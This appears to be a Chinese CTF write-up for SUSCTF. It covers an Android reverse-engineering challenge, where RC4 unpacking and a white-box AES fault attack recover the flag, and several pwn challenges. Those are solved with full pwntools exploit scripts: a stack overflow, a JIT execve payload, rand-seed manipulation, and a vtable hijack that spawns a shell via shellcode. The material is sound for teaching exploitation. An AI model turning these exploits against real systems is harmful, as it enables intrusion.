
(按理说jni_onload都能断下，init在onCreate调用却断不下来，8太懂

```python
from struct import unpack
from Crypto.Cipher import ARC4
from elftools.elf.elffile import ELFFile

# 读jpgdata
with open("nevercheck114.jpg", "rb") as f:
    jpgdata = f.read()

# 读原始ELF头偏移和大小
oriELFHeaderOff = unpack("<Q", jpgdata[:8])[0]
oriELFHeaderSize = unpack("<H", jpgdata[8:10])[0]
# 读原始程序头表偏移和大小
oriELFPHTOff = unpack("<Q", jpgdata[16:24])[0]
oriELFPHTNum = unpack("<H", jpgdata[24:26])[0]
oriELFPHTSize = unpack("<H", jpgdata[26:28])[0]

# RC4密钥
key = b"122608"

# 解密原始ELF头
rc4 = ARC4.new(key)
oriELFHeaderData = jpgdata[oriELFHeaderOff:oriELFHeaderOff+oriELFHeaderSize]
oriELFHeaderData = rc4.decrypt(oriELFHeaderData)
```

```python

# 解密原始程序头表
rc4 = ARC4.new(key)
oriELFPHTData = jpgdata[oriELFPHTOff:oriELFPHTOff+oriELFPHTSize]
oriELFPHTData = rc4.decrypt(oriELFPHTData)

# 把原始ELF头和原始程序头表先写到一个文件，方便后续通过ELFFile读程序头表条目
with open("tmpelf", "wb") as f:
    f.write(oriELFHeaderData)
    f.write(oriELFPHTData)

# 初始化ELFFile
f = open("tmpelf", "rb")
elffile = ELFFile(f)

# 原始ELF文件
orielf = open("orielf", "wb")
for seg in elffile.iter_segments():
    # 只处理PT_LOAD段
    if seg.header["p_type"] == "PT_LOAD":
        seg_p_offset = seg.header["p_offset"]
        seg_p_filesz = seg.header["p_filesz"]
        rc4 = ARC4.new(key)
        orielf.write(rc4.decrypt(
            jpgdata[seg_p_offset:seg_p_offset+seg_p_filesz]))

f.close()
orielf.close()
```

这里orielf的前0x40字节，也就是ELF头，是不正确的，因为第一个PT_LOAD段包含了ELF头的范围

手动修复为oriELFHeaderData，也就是从tmpelf复制前0x40字节到orielf



orielf保存后可以用ida打开，此时可以看到check方法

sub_7F708	LOAD
sub_7F718	LOAD
sub_7F720	LOAD
sub_7F728	LOAD
sub_7F73C	LOAD
sub_7F758	LOAD
Java_com_susctf_redroid_CheckActivity_check	LOAD
sub_7FC88	LOAD
sub_89640	LOAD
__cxa_finalize	LOAD
__cxa_atexit	LOAD
__register_atfork	LOAD
strlen	LOAD
malloc	LOAD

Step4

开始分析check方法，输入长度应为32

前16字节正常赋值，后16字节与前16字节依次异或再赋值

前后16字节经过wbaes函数变换后分别与enc1和enc2比较，都相等说明输入正确，即为flag

```
  }
  atomic_store(1u, &dword_8B900);
  inp = (*a1)->GetStringUTFChars(a1, a3, 0LL);
  v7 = 0;
  if ( (unsigned __int8)strlen(inp) == 32LL )
  {
    inp_ = malloc(0x20u);
    v8 = 0LL;
    do
    {
      v6 = v8;
      v4 = inp[v8];
      *((_BYTE *)inp_ + v8) = v4;
      if ( v8 > 0xF )
        *((_BYTE *)inp_ + v8) = inp[(unsigned int)(v8 - 16)] ^ v4;
      ++v8;
    }
    while ( v6 != 31 );
    wbaes(inp_);
    v7 = 0;
    if ( enc1 == *inp_ )
    {
      wbaes(inp_ + 1);
      if ( enc2 == inp_[1] )
        return 1;
    }
  }
  return v7;
}
```

CSDN @P1umH0

wbaes函数虽然没被混淆，但是很长，这里实际上是一个标准白盒AES的循环展开过程

白盒AES攻击关键是在第九轮列混淆前破坏状态矩阵中的一个字节，使得最终的密文被破坏四字节

进而恢复最后一轮密钥的四字节，如果选择破坏的字节合适，可以完整恢复出最后一轮密钥，进而恢复初始密钥

破坏字节需要hook程序流，这里选择unidbg模拟执行，然后hook

unidbg模拟的好处是不用去找解密so的加载地址，解密so的加载地址是在加载过程中由壳so分配的，不易获取

apk后缀改成zip，重命名orielf为librealcheck.so，然后加到zip，zip再改回apk

这里给出关键的攻击代码

```java
public static byte[] hexStringToBytes(String hexString) {
    if (hexString.isEmpty()) {
        return null;
    }
    hexString = hexString.toLowerCase();
    final byte[] byteArray = new byte[hexString.length() >> 1];
    int index = 0;
    for (int i = 0; i < hexString.length(); i++) {
        if (index > hexString.length() - 1) {
            return byteArray;
        }
        byte highDit = (byte) (Character.digit(hexString.charAt(index), 16)
                & 0xFF);
        byte lowDit = (byte) (Character.digit(hexString.charAt(index + 1),
                16) & 0xFF);
        byteArray[i] = (byte) (highDit << 4 | lowDit);
        index += 2;
    }
    return byteArray;
}

public static String bytesTohexString(byte[] bytes) {
    StringBuffer sb = new StringBuffer();
    for (int i = 0; i < bytes.length; i++) {
        String hex = Integer.toHexString(bytes[i] & 0xFF);
        if (hex.length() < 2) {
            sb.append(0);
        }
        sb.append(hex);
    }
    return sb.toString();
}
```

```java

public void callNative(){
    MemoryBlock inblock = androidEmulator.getMemory().malloc(16, true);
    UnidbgPointer inPtr = inblock.getPointer();
    byte[] stub = hexStringToBytes("303132333435363738396162636465 66");
    assert stub != null;
    inPtr.write(0, stub, 0, stub.length);
    dalvikModule.getModule().callFunction(androidEmulator, 0x000000000007FC88, inPtr);
    String ret = bytesTohexString(inPtr.getByteArray(0, 0x10));
    System.out.println(ret);
    inblock.free();
}

/*
* 0x000000000008874C UC_ARM64_REG_X10
* 0x0000000000088450 UC_ARM64_REG_X8
* 0x00000000000876EC UC_ARM64_REG_X10
* 0x0000000000087B48 UC_ARM64_REG_X8
* */
public void attack(){
    androidEmulator.attach().addBreakPoint(dalvikModule.getModule().base + 0x0000000000087B48, new BreakPointCallback() {
        int count = 0;
        @Override
        public boolean onHit(Emulator<?> emulator, long address) {
            emulator.getBackend().reg_write(Arm64Const.UC_ARM64_REG_X8,count);
            count+=1;
            return true;
        }
    });
}

public static void main(String[] args){
    Redroid redroid = new Redroid();
    redroid.callNative();
    redroid.attack();
    for(int i = 0;i<10;i++){
        redroid.callNative();
    }
}
```

0x000000000008874C、0x0000000000088450、0x00000000000876EC和0x0000000000087B48是四个破坏一字节而最终破坏密文四字节的地址

这里因为循环被展开了，轮加密的结果存在中间变量，而不是直接写回，不太好找第九轮列混淆

有个技巧是，从最后写回密文用到的中间变量开始找

比如这里用v478，对它交叉引用，找它最后一次写操作

如果破坏这个写操作，导致最后的密文只破坏了一字节，说明破坏晚了(从最后找肯定是晚的

然后找它倒数第二次写操作，如果破坏这个写操作，导致密文破坏四字节，说明破坏成功，保留模拟的几条结果

```
2582  *inp = *((_BYTE *)&byte_7E598 + (unsigned __int8)v478);
2583  inp[1] = *((_BYTE *)&byte_7E598 + (unsigned __int8)v421 + 256);
2584  inp[2] = *((_BYTE *)&byte_7E598 + (unsigned __int8)v407 + 512);
2585  result = (unsigned int)v456;
2586  inp[3] = *((_BYTE *)&byte_7E598 + (unsigned __int8)(v378 | (16 * v330)) + 768);
2587  inp[4] = *((_BYTE *)&byte_7E598 + (unsigned __int8)(v424 | (16 * v430)) + 1024);
2588  inp[5] = *((_BYTE *)&byte_7E598 + (unsigned __int8)(v456 | (16 * v483)) + 1280);
2589  inp[6] = *((_BYTE *)&byte_7E598 + (unsigned __int8)(v367 | (16 * v354)) + 1536);
2590  inp[7] = *((_BYTE *)&byte_7E598 + (unsigned __int8)(v440 | (16 * v449)) + 1792);
```

依次类推，找不同的中间变量，直到找到最终密文的十六字节都能被破坏的至少四处写操作(就是上面的几个地址

用phoenixAES恢复最后一轮密钥


```python
import phoenixAES
path = "tracefile"
with open(path, "wb") as f:
    f.write("""
59c604bb9a72247f3ac8ee52a5fd3e4f
59c649bb9a7c247fb3c8ee52a5fd3e30
59c659bb9a8a247ff4c8ee52a5fd3ef4
596704bb1572247f3ac8ee8da5fd254f
596004bbd972247f3ac8ee12a5fdc64f
3ac604bb9a7224e23ac81d52a5013e4f
98c604bb9a7224403ac85a52a56d3e4f
59c604339a72b97f3a12ee527efd3e4f
59c604b39a72097f3ad0ee52e1fd3e4f
""".encode("utf8"))
phoenixAES.crack_file(path, verbose=1)
# Last round key #N found:
# 89274E962B51F09F449F5E59868C63BF
```

用Stark恢复初始密钥，为6A3C0545876924612949ED0B6CD34CDC

```
p1umh0@p1umh0:~/ctftools/Stark$ ./aes_keyschedule 89274E962B51F09F449F5E59868C63BF 10
K00: 6A3C0545876924612949ED0B6CD34CDC
K01: 0D1583158A7CA774A3354A7FCFE606A3
```

```
K02: 817A899F0B062EEBA833649467D56237
K03: 86D0131A8DD63DF125E5596542303B52
K04: 8A32133607E42EC7220177A260314CF0
K05: 5D1B9FE65AFFB12178FEC68318CF8A73
K06: F765104BAD9AA16AD56467E9CDABED9A
K07: D530A8F678AA099CADCE6E75606583EF
K08: 18DC772660767EBACDB810CFADDD9320
K09: C200C0B3A276BE096FCEAEC6C2133DE6
K10: 89274E962B51F09F449F5E59868C63BF
```

初始密钥实际上是一个md5



最后解密aes即可

```python
from Crypto.Cipher import AES
enc1 = [0x4d, 0xcd, 0xde, 0xb2, 0xc8, 0x35, 0x06, 0xdc,
        0x49, 0x2c, 0x7c, 0x35, 0x08, 0x9f, 0x46, 0x9b]
enc2 = [0x45, 0x9b, 0x79, 0x83, 0x6f, 0xc8, 0x62, 0xa1,
        0x87, 0x60, 0x3a, 0x9e, 0x56, 0x92, 0x61, 0x1c]
key = bytes.fromhex("6A3C0545876924612949ED0B6CD34CDC")
aes = AES.new(key, AES.MODE_ECB)
flag1 = list(aes.decrypt(bytes(enc1)))
aes = AES.new(key, AES.MODE_ECB)
flag2 = list(aes.decrypt(bytes(enc2)))
for i in range(len(flag2)):
    flag2[i] ^= flag1[i]
print("".join(chr(j) for j in flag1), end="")
```

```
print("".join(chr(j) for j in flag2))
# SUSCTF{u_4r3_m4573r_0f_4ndr01d!}
```

当然也可以用frida去hook，前提是将AndroidManifest.xml中的android:extractNativeLibs改为true并重打包

否则/proc/self/maps根本找不到libcheck.so模块，更别说找librealcheck.so的加载地址

AndroidManifest.xml编解码使用xml2axml

重打包后安装说没对齐

```
adb: failed to install redroid_Mod.apk: Failure [-124: Failed parse during installPackageLI: Targeting R+ (version 30 and above) requires the resources.arsc of installed APKs to be stored uncompressed and aligned on a 4-byte boundary]
```

参考zipalign对齐，再次安装说是没签名

```
adb: failed to install redroid_Mod_unsign.apk: Failure [INSTALL_PARSE_FAILED_NO_CERTIFICATES: Scanning Failed.: No signature found in package of version 2 or newer for package com.susctf.redroid]
```

使用MT管理器签名后安装成功

init是在onCreate被调用的，调用时机很早

一个可能hook到的时机是，在linker准备初始化libcheck.so，也就是准备调用call_constructors的时候去hook

用frida hook感觉很麻烦，感兴趣的读者可以一试

Pwn

众里寻她千百度 [Easy]

盲打的简单栈溢出，并且给了后门，只需要猜溢出多长就行了。题面说需要100分的努力，但是方向不对，其实意味着不是十进制的100，而是0x100。

```
from pwn import *
context.log_level = "debug"
context(arch="amd64", os="linux")
context.terminal = ['tmux','splitw','-h']
```

```python
def p(s,m):
    if m == 0:
        io = process(s)
    else:
        if ":" in s:
            x = s.split(":")
            addr = x[0]
            port = int(x[1])
            io = remote(addr,port)
        elif " " in s:
            x = s.split(" ")
            addr = x[0]
            port = int(x[1])
            io = remote(addr,port)
        else:
            error(f"{s} may be some error")
    return io
def gg():
    gdb.attach(io)
    raw_input()
s   = lambda x  : io.send(x)
sa  = lambda x,y: io.sendafter(x, y)
sla = lambda x,y: io.sendlineafter(x, y)
sl  = lambda x  : io.sendline(x)
rv  = lambda x  : io.recv(x)
ru  = lambda x  : io.recvuntil(x)
rvl = lambda    : io.recvline()
lg  = lambda x,y: log.info(f"\x1b[01;38;5;214m {x} => {hex(y)} \x1b[0m")
ia  = lambda    : io.interactive()
uu32 = lambda x   : u32(x.ljust(4,b'\x00'))
uu64 = lambda x   : u64(x.ljust(8,b'\x00'))
l32  = lambda     : u32(io.recvuntil(b"\xf7")[-4:].ljust(4,b"\x00"))
l64  = lambda     : u64(io.recvuntil(b"\x7f")[-6:].ljust(8,b"\x00"))
io = p("./susctf/zlxtqbd",0)
# io = p("game.ctf.seusus.com:52956",1)
backdoor_addr = int(rvl().split(b':')[1][:-1],16)
lg("backdoor",backdoor_addr)
payload = b"a"*0x100 + p64(backdoor_addr +0x3000) + p64(backdoor_addr)
sa(b":",payload)
ia()
```

Just In Time [Easy]

题目给了一个玩具 JIT。由于栈在生成的 code 后面，因此如果 code 过长栈变量会覆盖掉 code 的结尾部分。为了方便解题，RSI 和 RDX 已设为0，直接 execve 即可。这里给出一个 payload:

```
for i in range(78):@    a = 1@i = 0x68732f6e69622f@b = 59@c = 114514@a = 0x050f10478b48

"""
59: SYS_execve
0x68732f6e69622f => /bin/sh\x00
0x050f10478b48 =>
    0:  48 8b 47 10         mov    rax, QWORD PTR [rdi+0x10]
    4:  0f 05               syscall
"""
```

多拉贡斐塔 [Easy]

本题考查的是整数溢出。

龙的血量是非常接近unsigned long的最大值，所以需要增加这个值才能做到整数溢出。

```
char *attack()
{
  char *result; // rax
  int v1; // [rsp+Ch] [rbp-4h]

  v1 = qword_E170;
  if ( rand() % 2 == 1 && (unsigned __int64)qword_E170 <= 3 )
    v1 = -(int)qword_E170;
  dragon -= v1;
  sprintf(buf_ptr, "Cat paunch the dragon cause %d damage!", (unsigned int)v1);
  result = buf_ptr;
  current_info = (__int64)buf_ptr;
  return result;
}
```

在attack函数中可以看到猫咪造成的伤害是随机为正负的。如果为负就会增加龙的血量，而控制正负是通过rand实现，rand在init中使用了srand初始化。

```
char *InitWolrd()
{
  char *result; // rax

  srand(*((_DWORD *)buf_ptr + 64));
  if ( !world_inited )
    dragon = -341LL - (rand() % 3 + 4);
  qword_E148 = -16LL;
```

```
  qword_E150 = 4294967280LL;
  qword_E158 = 4294967280LL;
  cat = -1LL;
  qword_E168 = -1LL;
  qword_E170 = 1LL;
  qword_E178 = 0LL;
  current_graph = (char *)graph_dragon_and_cat;
  current_menu = (char *)menu;
  result = start;
  current_info = (__int64)start;
  world_inited = 1;
  return result;
}
```

srand使用的seed存储在buf_ptr + 0x100的位置。

```
int magic()
{
  int result; // eax

  current_menu = (char *)menu_magic;
  current_info = (__int64)"Powerful magic, but need chanting...";
  draw();
  puts("chant? (input a string)");
  fflush(stdin);
  read(0, buf_ptr, 0x104uLL);
  if ( !strncmp(buf_ptr, "shellcode", 9uLL) )
  {
    current_info = (__int64)"This magic is forbidden.";
    result = (int)menu;
    current_menu = (char *)menu;
  }
  else if ( !strncmp(buf_ptr, "fwuMtasTs", 9uLL) && strlen(buf_ptr) <= 0x14 )
  {
    current_info = (__int64)"This magic is forbidden.";
    result = (int)menu;
    current_menu = (char *)menu;
  }
  else
  {
    current_info = (__int64)"Oops, nothing happened.";
    current_menu = (char *)menu;
    draw();
    return puts(&byte_C5CA);
  }
```

```
  return result;
}
```

而在magic函数中，存在一个read，从stdin中读取0x104字节，是可以覆盖到seed的，这说明可以控制rand产生的随机数序列。

而在其他的功能中也提供了提高猫猫攻击力的catnip，还有可以重置rand的watch，注意在重置世界的时候不会改变龙的血量，所以可以事先找一个rand一直为奇数的长序列，从而使得一定次数内的攻击全部是给龙加血的。本题还提供了5次重置的机会，所以找到一个可以在五次内使得血量为0的seed即可。

```python
from pwn import *
from ctypes import cdll

 context.arch = "amd64"
# p = process("./dragon-fighter")
 p = remote("game.ctf.seusus.com", 54085)

 seed = 7404618
# 这里我找了一个24个rand()结果连续为奇数的seed
# libc = cdll.LoadLibrary("/lib/x86_64-linux-gnu/libc.so.6") # rand functions are same in different libc
# seed = 0
# while 1:
#     count = 0
#     libc.srand(seed)
#     for i in range(24):
#         if libc.rand() % 2 == 1:
#             count += 1
#     if count == 24 :
#         print(seed)
#         break
#     seed += 1
# log.info(f"find a seed can make a 24 item list which item is odd : {seed}")

 chant = b"a"*0x100 + p32(seed)

# start the game and get the dragon hp
 p.sendlineafter(b"Are you ready for playing? (y/n) > ", b"y")
 p.recvuntil(b"   HP:    ")
 dragon_hp = int(p.recvuntil(b" "))
 log.info(f"dragon hp is : {dragon_hp}")
 distance = 0x10000000000000000 - dragon_hp # what damge should be cause
 log.info(f"{distance} damage need be cause")

```

```python
# build a sequence
if distance % 3 == 2:
    seq = [2] + [3 for _ in range((distance - 2)//3)]
elif distance % 3 == 1:
    seq = [1] + [3 for _ in range((distance - 1)//3)]
else :
    seq = [3 for _ in range(distance // 3)]

 current_atk = 1
 current_round = 0

def overwrite_seed():
    p.sendlineafter(b">", b"6")
    p.sendafter(b"chant? (input a string)", chant)
    log.info("seed overwrited.")

def reset():
    global current_atk
    p.sendlineafter(b">", b"4")
    p.sendlineafter(b">", b"6")
    p.sendlineafter(b"Do you want to use? (y/n)", b"y")
    current_atk = 1
    log.info("World reset.")

def add_one_atk():
    global current_atk
    p.sendlineafter(b">", b"4")
    p.sendlineafter(b">", b"4")
    p.sendlineafter(b">", b"7")
    current_atk += 1
    log.info("ATK add 1")

def do_attack():
    p.sendlineafter(b">", b"1")
    log.info(f"Do {current_atk} damage")

overwrite_seed() # 覆写初始seed
reset() # 将覆写的seed送入srand，从而使后续24次damage都是负数
for damage in seq:
    while damage > current_atk:
        add_one_atk()
    do_attack()
    current_round += 1
    if current_round % 24 == 0:
        reset()

 p.interactive()
```

不过有位师傅硬是一直持续attack直到出flag，还是数值设的不够大:(

Very-safe table [Esasy]

本题考查cpp的vtable。

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  TableWithDrawer *v3; // rax
  int fd; // [rsp+0h] [rbp-50h]
  int v14; // [rsp+4h] [rbp-4Ch]
  _QWORD buf[3]; // [rsp+10h] [rbp-40h] BYREF
  __int64 v16; // [rsp+28h] [rbp-28h] BYREF
  _QWORD v17[4]; // [rsp+30h] [rbp-20h] BYREF

  v17[3] = __readfsqword(0x28u);
  init();
  v3 = (TableWithDrawer *)operator new(0x10uLL, v17);
  TableWithDrawer::TableWithDrawer(v3);
  fd = open("/dev/urandom", 0);
  read(fd, &v16, 7uLL);
  close(fd);
  while ( 1 )
  {
    while ( 1 )
    {
      std::operator<<<std::char_traits<char>>(&std::cout, "The table drawer is locked. Do you have the key?\n> ");
      read(0, buf, 0x18uLL);
      if ( buf[0] == v16 )
        break;
      v4 = std::operator<<<std::char_traits<char>>(&std::cout, "Input key :");
      v5 = std::operator<<<std::char_traits<char>>(v4, buf);
      std::ostream::operator<<(v5, &std::endl<char,std::char_traits<char>>);
      v6 = std::operator<<<std::char_traits<char>>(&std::cout, "Incorrect. Try again!");
      std::ostream::operator<<(v6, &std::endl<char,std::char_traits<char>>);
      memset(buf, 0, sizeof(buf));
    }
    v7 = std::operator<<<std::char_traits<char>>(&std::cout, "Well, you unlock the drawer.");
    std::ostream::operator<<(v7, &std::endl<char,std::char_traits<char>>);
    while ( 1 )
    {
```

```
      v8 = std::operator<<<std::char_traits<char>>(&std::cout, "What you want to do?");
      std::ostream::operator<<(v8, &std::endl<char,std::char_traits<char>>);
      v9 = std::operator<<<std::char_traits<char>>(&std::cout, "1.See waht is in the drawer.");
      std::ostream::operator<<(v9, &std::endl<char,std::char_traits<char>>);
      v10 = std::operator<<<std::char_traits<char>>(&std::cout, "2.Put something in the drawer.");
      std::ostream::operator<<(v10, &std::endl<char,std::char_traits<char>>);
      v11 = std::operator<<<std::char_traits<char>>(&std::cout, "3.Lock the drawer.");
      std::ostream::operator<<(v11, &std::endl<char,std::char_traits<char>>);
      v12 = std::operator<<<std::char_traits<char>>(&std::cout, "4.Close and lock the drawer ,then leave");
      std::ostream::operator<<(v12, &std::endl<char,std::char_traits<char>>);
      std::operator<<<std::char_traits<char>>(&std::cout, ">");
      memset(buf, 0, sizeof(buf));
      readline((char *)buf);
      v14 = atoi((const char *)buf);
      if ( v14 == 1 )
        (*(void (__fastcall **)(_QWORD *))v17[0])(v17);
      if ( v14 == 2 )
        (*(void (__fastcall **)(_QWORD *))(v17[0] + 8LL))(v17);
      if ( v14 == 3 )
        break;
      if ( v14 == 4 )
        exit(0);
    }
  }
}
```

可以看到存在函数指针的调用。

```
void __fastcall TableWithDrawer::TableWithDrawer(TableWithDrawer *this)
{
  *(_QWORD *)this = off_3DA8;
  *((_QWORD *)this + 1) = mmap(0LL, 0x1000uLL, 7, 33, -1, 0LL);
  memcpy(*((void **)this + 1), "A notebook", 0xAuLL);
}
```

结合构造函数中存在开辟可执行段的操作，可以知道本题是要打shellcode。

首先来处理程序开始的key检测。

保存key的v16和输入缓冲区buf是相邻的，而且往buf读入的数据长度刚好可以占满整个buf，而且key的判断中，还会将buf内的数据打印出来，那么如果buf中的数据和key相连接了，在key check faild的时候就会顺带着把key打印出来，这就可以绕过一开始的key检查。

本题开启了PIE，所以还需要泄露PIE的地址，由于v17是本题的TableWithDrawer对象保存到地址，其第一个8字节保存的是这个对象的vtable地址，而这个地址是基于PIEbase偏移的，所以通过泄露这个vtable指针可以得到PIE地址。泄露方法还是利用key check faild的时候会打印buf的内容，如果让buf，key一直连接到vtable，那么就可以顺带着把vtable的值给带出来。

得到PIE地址后，即可得到BSS地址。通过修改TableWithDrawer的drawer指针可以进行任意写操作，因此可以将fake vtable写入到bss段。

那么fake vtable中需要填什么？需要填mmap得到的那块可执行内存的地址，泄露方法和上面泄露key以及PIE的方法一致。

最后通过覆盖将vtable的地址修改为fake vtable的地址，从而在调用虚函数的时候进入到写好的shellcode即可。

```python
from pwn import *

 context.arch = 'amd64'
 context.log_level = "debug"

 elf = ELF("./table")

 p = remote("game.ctf.seusus.com", 52839)
# p = process("./table")
# p = gdb.debug("./table", "c")

# leak the key
 p.sendafter(b"The table drawer is locked. Do you have the key?", b"a"*24)
 p.recvuntil(b"a"*24)
 key = p.recv(7) + b"\x00"

# pass the key check
 p.sendlineafter(b"The table drawer is locked. Do you have the key?", key)

# send the shellcode into drawer first.
 p.sendlineafter(b"4.Close and lock the drawer ,then leave", b"2")
 p.sendafter(b"What you want to put in?", asm(shellcraft.sh()))

# overwrite the key, and return to LOCKED
# because using cin for input, need a \n as stop char.
 p.sendlineafter(b"4.Close and lock the drawer ,then leave", b"3\x00".ljust(24 + 8, b"a"))

```

```python
# leak the vtable address, so we can get the pie base
 p.sendafter(b"The table drawer is locked. Do you have the key?", b"b"*24)
 p.recvuntil(b"aaaaaaaa")
 realVtable = u64(p.recv(6) + b'\x00\x00')
 pie = realVtable - 0x3DA8
 elf.address = pie
 log.info(f"PIE base : {hex(pie)}")

# pass the key check
 p.sendlineafter(b"The table drawer is locked. Do you have the key?", "aaaaaaaa")

#overwrite the key and vtable ptr, and return to LOCKED
# the mmap addr lowest byte is \x00, so need a pad
 p.sendlineafter(b"4.Close and lock the drawer ,then leave", b"3\x00".ljust(24 + 8 + 8 + 1, b"a"))

# leak the mmap address, which is executable.
 p.sendafter(b"The table drawer is locked. Do you have the key?", b"b"*24)
 p.recvuntil(b"aaaaaaaaaaaaaaaa")
 mmapAddr = u64(b'\x00' + p.recv(5) + b'\x00\x00')
 log.info(f"mmap addr : {hex(mmapAddr)}")

# pass the key check
 p.sendlineafter(b"The table drawer is locked. Do you have the key?", b"aaaaaaaa")

# find a writable memory for fake vtable
 baseStage = elf.bss() + 0x800
# recover the vtable ptr, and overwrite the drawer (which point to the mmap addr)
# so we can use putThings to write data to where the drawer pointed.
 p.sendlineafter(b"4.Close and lock the drawer ,then leave", b"2\x00".ljust(24 + 8, b"a") + p64(realVtable) + p64(baseStage))
 fakeVtable = p64(mmapAddr) + p64(mmapAddr)
 p.sendlineafter(b"What you want to put in?", fakeVtable)

# overwrite the vtable ptr to fake vtable, and call any class function
 p.sendlineafter(b"4.Close and lock the drawer ,then leave", b"2\x00".ljust(24 + 8, b"a") + p64(baseStage))

 p.interactive()
```

No gadget [Easy]

主要是考察printf的一个trick，其他方法会更加复杂一些。

如果在调用printf之前，rdi指向是一个可读地址，那么在printf结束后，rdi的保存的值会变为funlockfile的libc函数地址，因此可以通过这个方法进行泄露。

但其实我已经在返回之前调用了printf，所以返回时rdi中就已经包含了funlockfile的地址（出题失误了，哭

```
 RAX  0xf
 RBX  0
 RCX  0x7ffff7e9e887 (write+23)  — cmp rax, -0x1000 /* 'H=' */
 RDX  0
 RDI  0x7fffffffbe60 —  0x7ffff7dec050 (funlockfile)  — endbr64
 RSI  0x7fffffffbf80  — "It's your turn.A gift 4 u : 0x5555555551d9\n"
 R8   0xf
 R9   0x7fffffffbe0c  — 0xf00007fff
 R10  0x555555556028  — "It's your turn."
 R11  0x246
 R12  0x7fffffffe1f8 —  0x7fffffffe478  — '/pwn/SUSCTF/no-gadget/no-gadget'
 R13  0x5555555551d9 (main)  — endbr64
 R14  0x555555557da8 (__do_global_dtors_aux_fini_array_entry) —  0x555555555160 (__do_global_dtors_aux)  — endbr64
 R15  0x7ffff7ffd040 (_rtld_global) —  0x7ffff7ffe2e0 —  0x555555554000  — 0x10102464c457f
*RBP  1
*RSP  0x7fffffffe0e8 —  0x7ffff7db3d90 (__libc_start_call_main+128)  — mov edi, eax
*RIP  0x555555555288 (main+175)  — ret
```

所以后面就可以直接打栈迁移+ret2libc了。

这里就附上一个原本的exp。

```python
from pwn import *

 context.arch = "amd64"
 context.log_level = "debug"

# p = gdb.debug("./no-gadget-v2", "b main")
# p = process("./no-gadget-v2")
# p = remote("localhost", 32768)
 p = remote("game.ctf.seusus.com", 55955)

